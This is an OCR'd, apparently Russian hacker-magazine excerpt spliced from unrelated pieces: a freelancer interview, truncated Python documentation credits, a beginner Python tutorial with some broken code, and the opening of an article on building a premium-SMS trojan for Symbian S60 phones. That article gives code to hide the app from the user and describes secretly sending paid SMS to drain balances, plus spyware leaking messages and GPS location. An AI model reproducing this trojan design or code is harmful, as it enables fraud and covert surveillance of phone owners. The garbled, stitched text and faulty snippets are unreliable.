Ошибки у меня постоянно случаются, — как у любого человека. Решал в рабочем порядке и читал много всего, чтобы по возможности избежать. Сложнее всего, наверное, говорить «нет». Даже если согласился на работу, а она оказалась глупой, скучной или длительной и при этом очень дешевой — отказывайся. Когда у тебя будет, что предложить заказчику, не занижай ставки, цени время и силы. Когда берешься за проект — учись верно оценивать силы и время. Это долго не получается, всегда находится баг или что-то еще, что мешает завершить проекты в срок. Приходится работать в экстремальных условиях. Надо оценивать сроки с расчетом на непредвиденные трудности. С заказчиком нельзя ругаться. Нужно стараться предугадать желания заказчика: узнать, что бы он хотел еще добавить к сделанному и рассказать ему его же идеи, выдав за свои. Конечно, за отдельную плату. Ну и если на тебя взвалили дополнительную работу, внесли коррективы в последний момент или урезали сроки, решай такие негативные моменты через дополнительные деньги, а не выплесками нервов. В идеале, чтобы поток денег не прекращался, нужно постоянно держать на прицеле 4-5 параллельных заказчиков. Несколько небольших проектов часто лучше одного большого. Кстати, не бросай старых заказчиков, они могут подкинуть еще работы. Дергай их иногда, интересуйся делами.

О рынке услуг

Наибольшее количество заказов — на PHP. За ним следуют .NET с Java (на них обычно достаточно крупные заказы), ну а замыкают список — Pyton с Ruby.



Zihotki собственной персоной

Тебе никто не поможет!

Звучит фатально, но если ты схватишь воспаление легких или, там, ногу сломаешь, то в больничке тебе особо и не помогут. Если ты числишься официальным безработным, то лучше стать на биржу труда или получить лицензию индивидуального предпринимателя, иначе ты рискуешь встретиться с налоговиками или остаться без страховки и пенсии. Последнюю можно отправить к черту (долго до нее еще), а вот первые два fuckтора звучат очень опасно. Играть в привереду на бирже труда, поступить на заочное или придумать еще что-то — это уже твое личное дело, поступай, как тебе удобнее. Универсальный способ — фрилансить легально, как индивидуальный предприниматель. Но тогда и налоги придется платить, как предпринимателю. В общем, ты предупрежден, не оставляй этот вопрос без внимания.

Фриланс или офис?

Офис надежнее и спокойнее; фриланс — более напряженный, нагруженный и ненадежный, но знаний и опыта приносит намного больше. Для меня — пока фриланс. Устану напрягаться — тогда будет офис.

About the
****

These documents are generated from reStructuredText sources by *Sphinx*, a document processor specifically written for the Python documentation.

In the online version of these documents, you can submit comments and suggest changes directly on the documentation pages.

Development of the documentation and its toolchain takes place on the docs@python.org mailing list. We're always looking for volunteers wanting to help with the docs, so feel free to send a mail there!

Many thanks go to:

* Fred L. Drake, Jr., the creator of the original Python documentation
  toolset and writer of much of the content;

* the Docutils project for creating reStructuredText and the Docutils
  suite;

* Fredrik L
  which Sp

See *Repo
Python its

Contributo
=======

This section lists people who have contributed in some way to the Python documentation. It is probably not complete -- if you feel that you or any
email to docs@python.org), and we'll be glad to correct the problem.

Aahz, Michael Abbott, Steve Alexander, Jim Ahlstrom, Fred Allen, A. Amoroso, Pehr Anderson, Oliver Andrich, Jesse
Barclay, Chris Barker, Don Bashford, Anthony Baxter, Alexander Belopolsky, Bennett Benson, Jonathan Black, Robin Boerdijk, Michal Bozon, Aaron Brancotti, Georg Brandl, Keith Briggs, Ian Bruntlett, Lee Busby, Lo
Civario, Mike Clarkson, Steve Clift, Dave Cole, Matthew Cowles, Jeremy Craven, A
Fred L. Drake, Jr., Josip Dzolonga, Jeff Epler, Michael Ernst, Blame
Andy Eski
Finnie, Hernбn Martнnez Foffani, Stefan Franke, Jim Fulton, Peter Funk, Lele Gaifax, Matthew Gallagher, Ben Gertzfiel
Jonathan Giddy, Shelley Gooch, Nathaniel Gray, Grant Griffin, Thomas Guettler, Anders Hammarquist, Mark Hammond, Harald Hanche-Olsen, Manus
H a n d
Thoma
Stefa
Thoma
Hopper,
Jansen,
Jonge,
Guido K
Kuhlmar
Glyph L
A. Lindg
Lundh,
Marango
McCrea
Ross M
Tomas C
Palakod
Tim Pete
Chris Ph
K. Ream
Armin R
II, Mark

АЛЕКСЕЙ ЧЕРКЕС
/ ALEKSEY.CHERKES@GMAIL.COM /

ИНТИМНОЕ ЗНАКОМСТВО С PYTHON

«Python играет ключевую роль в нашем производственном процессе. Без него сложно было бы выпустить такой проект, как Star Wars: Episode II»
Tommy Burnette, старший технический директор, Industrial Light

«С момента основания Python был важной частью Google, и остается ей по мере того, как система растет и развивается. Множество инженеров Google используют Python, и мы ищем больше людей, умеющих с ним работать».
Peter Norvig, директор по исследованию качества, Google, Inc.

Еще в январе ты мог заметить, что мы стали посвящать определенное количество журнального пространства замечательному языку программирования под названием «Python». С этого выпуска мы будем публиковать по две тематических статьи за номер: первая — для тех, кто только начинает изучать этот рулезный язык, а вторая — для более-менее продвинутых программеров. Кстати, и Горл, и Никитос — оба записные фанаты Питона ;). Итак, Python — это высокоуровневый мультипарадигменный язык программирования с динамической типизацией. Он относится к языкам общего назначения. Главный акцент в языке делается на чистоту и читабельность синтаксиса, легкое освоение, минималистичный дизайн, целостную архитектуру. Благодаря этому, программы на Python быстро разрабатываются и легко сопровождаются. Исходный текст в 2, а то и 10 раз короче, чем код аналогичной программы на Java!

LET'S PLAY!

Давай запустим интерпретатор Python и немного поиграемся. В статье не будет пространных примеров и объяснений — просто куски кода для скорого ознакомления с языком. Что же мы видим? За символами «>>>» идет текст, вводимый в интерпретатор. После него — ответ интерпретатора (результат вычисления введенного выражения).

```
>>> 2 + 2
4
```

Получается, интерпретатор можно использовать вместо инженерного калькулятора на лампах накаливания :).

```
>>> tax = 12.5 / 100 # Это комментарий
>>> price = 100.50
>>> price * tax
12.5625
>>> price + _
113.0625
>>> round(_, 2)
```

Вместо символа подчеркивания подставляется последнее выведенное значение. Поддерживается арифметика с вещественными, комплекс-

Из Emacs можно сделать отличную IDE для Python

ными числами. Разумеется, «длинная арифметика» тоже поддерживается.

ОСНОВЫ ОСНОВ

Человеку, знакомому с C-подобными языками, синтаксис Python может показаться очень необычным, ведь внешний вид основных операторов Python отличается от своих аналогов в других языках. Это нестрашно, ибо кажущаяся необычность синтаксиса не умаляет его достоинств — систематичности и последовательности. Привыкание наступает быстро — буквально после первых десятков написанных строк язык будет восприниматься не хуже родного. Python очень продуман и минималистичен, что отнюдь не мешает ему обладать мощностью и гибкостью. Для базового знакомства с возможностями этого зеленого змия достаточно пары-тройки вечеров. Рассмотрим пример:

```
>>> # Выведем последовательность Фибоначчи.
... # Элемент равен сумме двух предшественни-
ков.
... a, b = 0, 1
>>> while b < 10:
...     print b
...     a, b = b, a + b
1 1 2 3 5 8
```

Первое, что бросается в глаза — использование табуляций или пробелов (но не того и другого вместе!) для обозначения блоков операторов (в C, напомню, используются фигурные скобки). В тело цикла входит две строки. Сперва это непривычно, но на самом деле — чертовски удобно! Самое главное, что сам язык определяет единый стиль кодирования. Прошу заметить, больше не возникает многостраничных холиваров на форумах о том, где все-таки нужно ставить скобочку. Код автоматически становится хорошо читаемым. Еще одна из мелочей, обуславливающих популярность Python — это кортежи. Обрати внимание, как в примере присваиваются значения переменным. Переменные, перечисленные через запятую, образуют кортеж. Кортежи — это что-то вроде неизменяемых массивов. Их можно присваивать друг другу (как в примере). Чтобы в Python поменять местами значение двух переменных x и y, необязательно вводить третью временную переменную. Достаточно лишь написать x, y = y, x!
Кстати, очень остроумно в нем сделан цикл for. Вот пример:

```
>>> # Выведем длины всех строк из списка.
... list = ['Python', 'is', 'cool', '!']
>>> for x in list:
...     print x, len(x)
Python 6
is 2
cool 4
! 1
```


В Python цикл for умеет перебирать только элементы коллекций (в некоторых языках для этого есть foreach). Очень изящное решение, не правда ли? List — это список из четырех строк. Мы перебираем их в цикле, выводя на экран. Итерироваться можно не только по встроенным коллекциям. Любой объект, предоставляющий интерфейс итератора, можно писать вместо нашего списка list. А такие объекты встречаются довольно часто, например, итерируясь по объекту открытого файла, мы будем получать строки в нем. Задача печати всех строк в файле займет на одну строку больше, чем этот пример (файл нужно еще закрыть). Перебор диапазона целых чисел (как это обычно делалось в C) — это частный случай описанной схемы. Есть функция range(), которая возвращает коллекцию-диапазон.
К важным фишкам языка относятся также встроенные коллекции: словари (пары ключ-значение), списки (динамические массивы), кортежи (близки к неизменяемым спискам), строки (что-то вроде списка символов) и множества (неиндексируемые коллекции неповторяющихся элементов). Для работы с ними существует много функций, методов и специальных синтаксических средств. Все коллекции, кроме строк, являются гетерогенными (в них можно хранить объекты разных типов данных, включая другие коллекции). Благодаря богатству, функциональности и простоте использования, они становятся кирпичиками твоих программ. Ты уже не думаешь в терминах низкоуровневых циклов и переменных-счетчиков, не забиваешь себе голову мыслями о выделении и освобождении памяти и т.п. Алгоритм обычно записывается так, каким он и представляется — наглядно и лаконично.



links

- http://python.org — здесь есть все, что тебе нужно, включая отличный туториал для начинающих.
- http://www.intuit.ru/department/pl/python — объемный туториал на русском.
- ru.diveintopython.org/toc.html — уже ставшая классикой книга «Вглубь языка Python».

Python широко применяется в научных расчетах в качестве опенсорсной альтернативы MatLab



About the
****

These documents are generated from reStructuredText sources by
*Sphinx
docume

In the o
sugges

Develop
docs@p
wanting

Many th

* Fred L
toolse

* the Do
suite;


* Fredri
which

See *Re
Python

Contribu
=====

This sec
Python
you or a
email to

Aahz, M
Amoros
Barclay
Belopol
Bozon,
Busby,
Civario,
Craven,
Fred L.
Andy Es
Finnie, I
Funk, L
Jonatha
Guettler
H a n
T h o m a
S t e f a
T h o m a
Hopper
Jansen,
Jonge,
Guido K
Kuhlma
Glyph L
A. Lindq
Lundh,
Marang
McCrea
Ross M
Tomas
Palako
Tim Pet
Chris Pl
K. Rear
Armin R
II, Mark



ForecastWatch.com использует Python

ИГРАЕМСЯ С ФУНКЦИЯМИ

Функции в Python являются объектами первого класса. Это значит, что их можно использовать в программе безо всяких ограничений, подобно объектам простейших типов (числа, коллекции и т.п.). Функции могут иметь разную область видимости (локальные, глобальные), передаваться в другие функции как параметры и возвращаться из них. Память под функции выделяется, как и для других объектов. Если на функцию закончились ссылки, ее код удаляется сборщиком мусора. Попробую объяснить на примере:

```
>>> def make(a):
...    return lambda x: x**a
>>> f2 = make(2)
>>> f4 = make(4)
>>> for i in [1, 2, 3]: print f2(i)
1 4 9
>>> for i in [1, 2, 3]: print f4(i)
1, 16, 81
```

Здесь демонстрируется сразу несколько особенностей языка. Рассмотрим их подробнее. В Python можно создавать анонимные (безымянные) функции. Еще они называются lambda-функциями (есть раздел математики, называемый lambda-исчислением, который служит теоретической основой для функционального программирования). Значение выражения lambda x: x**a — это функция, имеющая один параметр x и возвращающая этот параметр, возведенный в степень a (** — оператор возведения в степень). Имя этой новой функции присваивается в точке вызова make. Если этого не сделать, она просто будет удалена сборщиком мусора.

Еще одно важное понятие — замыкания (closures). Замыкание — это функция и переменные, используемые в ее лексическом контексте. В данном примере наша анонимная функция использует внешнюю переменную «a», хотя она и не передается в нее как параметр. Когда анонимная функция создается внутри make, для нее будет создано замыкание. В него войдет эта функция и значение переменной «a». Если пользователь вызовет эту функцию, значение «a», необходимое для работы, будет извлечено из замыкания и использовано. С каждым новым вызовом функции make создается новое замыкание с разными значениями «a». Назначение функции make — создавать другие функции (!), которые возводят свой единственный аргумент в степень «a». Этот пример лучше освоить, прежде чем читать дальше :).

Как было указано выше, Python — мультипарадигменный язык. Помимо всего прочего, он содержит элементы аспектно-ориентированного программирования (АОП). Об этой парадигме говорят, когда традиционные средства ООП в программе не позволяют выделить некоторую функциональность в отдельный объект или модуль. Такую функциональность называют сквозной. Классические примеры: трассировка вызовов, проверка инвариантов функции (пред- и пост- условия вызова), обработка ошибок и т.п. В программах, написанных на более традиционных языках, изменение функциональности, по которой не происходило разбиение программы на

Основные реализации

Существует довольно много интерпретаторов Python от разных организаций. Ниже приведены основные:

- CPython — эталонная реализация. Именно над ней работает Гвидо. Суть в том, что для Python не существует никаких официальных стандартов от ISO или ANSI, а в качестве неофициального стандарта выступает CPython. Она написана на чистом C, исходные коды открыты. Команды компилируются в байт-код, который затем выполняется виртуальной машиной. Ее можно найти в *nix-системах, в Win на всяких мобильных телефонах и т.п.
- Jython, IronPython — реализация на основе JVM. Включает в себя интерпретатор, написанный на Java и компилятор в байт-код. Предоставляет бесшовную интеграцию Java-классов с Python-классами. Есть возможность статической компиляции. Это значит, что свои сервлеты и апплеты ты можешь написать на Python.
- IronPython — примерно то же самое, что Jython, только для .Net-платформы. Присутствует интеграция .Net-типов в Python-классы и обратно. Возникают некоторые трудности с использованием CPython-библиотек.
- Stackless Python — форк CPython. Оптимизирован для меньшего потребления памяти. Лишен некоторых проблем работы с потоками (GIL). Считается, что эта реализация лучше подходит для использования на платформах с ограниченными ресурсами, такими как микроконтроллеры.
- PyPy — реализация Python, написанная на Python! Годится для легкой проверки новых возможностей. Позволяет транслировать код в байткоды других виртуальных машин (Javascript, LLVM, CLI и.др).
- PyS60 — реализация Python для смартфонов фирмы Nokia. Сделана на базе CPython с добавлением новых модулей для работы с Symbian OS.

объекты (сквозной функциональности), требует больших затрат, поскольку такие изменения задевают большие участки кода. Декораторы в Python — вот способ решения проблемы. Декоратор играет роль своеобразной обертки для метода. Рассмотрим пример:

```
>>> def logger(f):
...     def ret( *args, **kwargs ):
...         print "enter in", f.__name__
...                f( *args, **kwargs)
...                print "exit from", f.__name__
...         return ret
>>>
>>> @logger
... def foo(x):
...   print "foo:", x
>>>
>>> foo("hello")
enter in foo
foo: hello
exit from foo
```

Функция foo помечена декоратором @logger. Декоратор — это функция или класс, предназначенный для изменения других функций. Например, применение декоратора @logger к функции foo эквивалентно следующей записи: foo = logger(foo). То есть, настоящей функцией foo становится то, что декоратор @logger вернет, получив на вход нашу foo.

Это несложный декоратор, который просто трассирует вызовы функций, выводя на консоль сообщения о входе и выходе из них. Если трассировку

About these documents
****

These documents are generated from reStructuredText sources by
*Sphin
docum

In the
sugge

Develo
docs@
wantin

Many

* Fred
tools

* the D
suite;

* Fredr
which

See *P
Python



Python, установленный на сервере

Contributors to the Python Documentation

нужно выключить, можно заменить декоратор на такой: def logger(f): return f. В других языках такая задача может стать серьезной проблемой, но здесь все выполняется буквально в два счета

ООП

Несмотря на то, что Python — объекто-ориентированный язык, некоторые аспекты его ООП-модели могут показаться необычными из-за динамических свойств. Часто можно услышать выражение «утиная типизация». Если объект крякает, как утка, и летает, как утка, то Python считает его уткой. Объект тут похож на мешок для всякого барахла. Содержание мешка определяется во время выполнения программы. В объект можно засовывать дополнительные поля, добавлять методы, заменять их — в общем, делать все, что угодно. Конструктор класса создает пустой мешок, запихивает туда кое-какие методы и возвращает программисту. При этом нет возможности узнать, каким классом был сделан мешок, поскольку все мешки «внешне» одинаковые и различаются только содержанием. Когда интерпретатор видит выражение типа obj.f(), он берет мешок с именем obj, роется в нем и, если таковой найдется, выполняет метод f. Если нет — прими ошибку времени выполнения. Это и есть динамическая типизация.

Python поддерживает полную интроспекцию. В мешке разрешено рыться сколько душа пожелает! В нем даже может храниться документация к объекту. Более того, сами классы — это тоже объекты! И их тоже можно менять во время выполнения. Так мы приходим к важной концепции метаклассов, но рассмотрим ее как-нибудь в другой раз. Кстати, забыл добавить — Python обладает хорошим механизмом обработки исключений. Программу легко разбивать на модули (модули — это такие же мешки!). Хорошие программы часто пишут вообще без введения пользовательских классов. Такой подход обеспечивает возможность разбиения программы на модули, замыкания, генераторы и другие высокоуровневые элементы языка.

ПОСТАВЛЯЕТСЯ С БАТАРЕЙКАМИ

Общие принципы дизайна Python — простота и эффективность — распространяются и на его стандартную библиотеку. Говорят, что Python поставляется с «батарейками в комплекте» (Batteries Included). Действительно, стандартная реализация (CPython) включает в себя большое множество библиотек, активно применяемых в повседневном кодинге. Просто перечислю:

• интерфейс к командам операционной системы;
• работа с файлами и директориями;
• регулярные выражения;
— самые разнообразные функции для работы с текстом и строками;
• навороченное, но удобное форматирование вывода, множество математических функций;
• длинная арифметика для вещественных и целых чисел (встроена в язык);
• библиотеки для работы с основными интернет-протоколами (mime, smtp, pop, jsoon, http, ftp, nntp telnet, cookie, cgi и т.д);
• работа с xml-документами (есть dom и sax-парсеры);
• сжатие данных (zip);
• инструменты для профилирования (измерение производительности разных участков программы для выявления узких мест);
• framework для юнит-тестирования;
• автоматическая генерация документации;
• сериализация объектов;
• библиотека коллекций;
• многопоточность;
• работа с базами данных;
• криптографические сервисы (md5, sha, hmac, hashlib);
• работа с сетевыми интерфейсами (как прямо через сокеты, так и используя более высокоуровневые абстракции);
• различные средства взаимодейсвия процессов (IPC); мультимедиа библиотека;
• сервисы для интернационализации;
• биндинг с библиотекой Tk (для быстрого создания GUI).

И это только стандартная библиотека, которая идет в одной поставке с интерпретатором! Сложно найти область программирования, в которой нельзя было бы использовать Python. Для решения более сложных задач написано огромное количество сторонних модулей и библиотек. Самое главное, что подавляющее их большинство переносимо на все платформы, на которых работает интерпретатор. Программа на Python, использующая эти модули, будет работать в разных ОС без изменений в коде! Это превращает Python в идеальное средство для быстрой и эффективной разработки приложений.

ВЫВОДЫ

Сегодня на Python работают тысячи приложений — как большие, сложные и критически важные для ведения бизнеса системы, так и мелкие подручные утилиты, короткие скрипты-эксплойты. Очаровав многих программистов, Python с каждым днем становится все популярнее. Надеюсь, из статьи ты понял, почему большая часть редакции][акера уже проголосовала за этот язык программирования :).

ДМИТРИЙ ТАРАСОВ
/ ROOT@DTARASOV.RU /

```
#include <startupitem.rh>
RESOURCE STARTUP_ITEM_INFO
blacklist
{
executable_name = «c:\\sys\\
bin\\YourApp.exe»;
recovery = EStartupItemExPolicy
None;
}
```

```
CEikonEnv::Static()->
RootWin().EnableReceiptOfFocus(
EFalse);
//приложение никогда не может
получить фокус
CEikonEnv::Static()->
RootWin().SetOrdinalPosition(-
1000,
ECoeWinPriorityNeverAtFront);
```

```
void CMegaTrojAppUi::
HandleForegroundEventL
(TBool aForeground)
{
switch (aForeground)
{
case ETrue:
{
CEikonEnv::Static()->RootWin().
SetOrdinalPosition
(0, ECoeWinPriorityNormal);
TApaTask task(iEikonEnv-
>WsSession());
task.SetWgId(CEikonEnv::Static()->
RootWin().Identifier());
task.SendToBackground();
}
break;
}
}
```

ЗЛО-КОДИНГ ПОД SYMBIAN

НАПИСАТЬ ТРОЯ В ОБХОД ЗАЩИТЫ SYMBIAN? НЕ СОВЕТУЕМ!

В свое время мы уже рассказывали о том, как злые люди пишут трояны, способные пересылать копии sms'ок и информацию о звонках на номер хакера. Публикации вызвали волну интереса, и до сих пор мне пишут люди с просьбами помочь разобраться в разработке шпионского ПО. Что ж, мы учли специфику спроса на софт подобного рода.



На этот раз мы приоткроем завесу тайны над процессом разработки продвинутого смс-трояна для смартфонов Nokia, Samsung и LG на базе S60. Незаметно для пользователя троян умеет сливать деньги со счета.


НЕМНОГО ТЕОРИИ

Интерес злоумышленников к трубкам невинных пользователей понятен. Смартфон — это личное средство коммуникации, и он не только содержит разного рода приватную информацию вроде сообщений, лога звонков и адресной книги, но и может выполнять операции, напрямую связанные с состоянием денежного баланса (осуществление звонков, отправка sms, использование GPRS и т.д.). Учитывая особенности функционала смартфонов, я выделил бы три разновидности вредоносного ПО, представляющие коммерческую ценность для хакеров:

1. Шпионское ПО — программы, сливающие тексты сообщений, лог звонков либо посредством sms, либо отправкой на сервер злоумышленника. О разработке подобных программ мы рассказывали в 93-м и 103-м номерах.

2. Трояны-рассыльщики платных SMS. Такой софт создается с целью наживы. В простейшем варианте программа периодически незаметно отправляет Premium SMS стоимостью от 0,5 $ до 5$ на номер, зарегистрированный на подставное юридическое (либо — левое физическое) лицо.

3. Шпионский трекер — программа, использующая функционал встроенного GPS-приемника, отправляет на сервер злоумышленников данные о координатах устройства и, соответственно, его владельца. Используется для незаметного слежения за перемещением объекта. Этот вид шпионского софта находится пока в зачаточном состоянии, так как сильно ограничен модельным рядом смартфонов. Но на рынке точно существует, по крайней мере, одна работающая программа-шпион. Поскольку процесс создания приложений первого типа уже был более-менее детально освещен, сейчас мы подробно рассмотрим шаги, необходимые для разработки трояна-рассыльщика. В простейшем случае алгоритм функционирования несложен — программа устанавливается в телефон, никак не выдавая свое присутствие. Раз в заданный промежуток времени она отправляет Premium SMS (о том, что это и как зарегистрировать короткий номер — смотри следующий раздел) на заданный номер и... все. Примерно так и функционировал один из первых троянов для Symbian. Очевидно, что этот функционал требует некоторого усовершенствования.



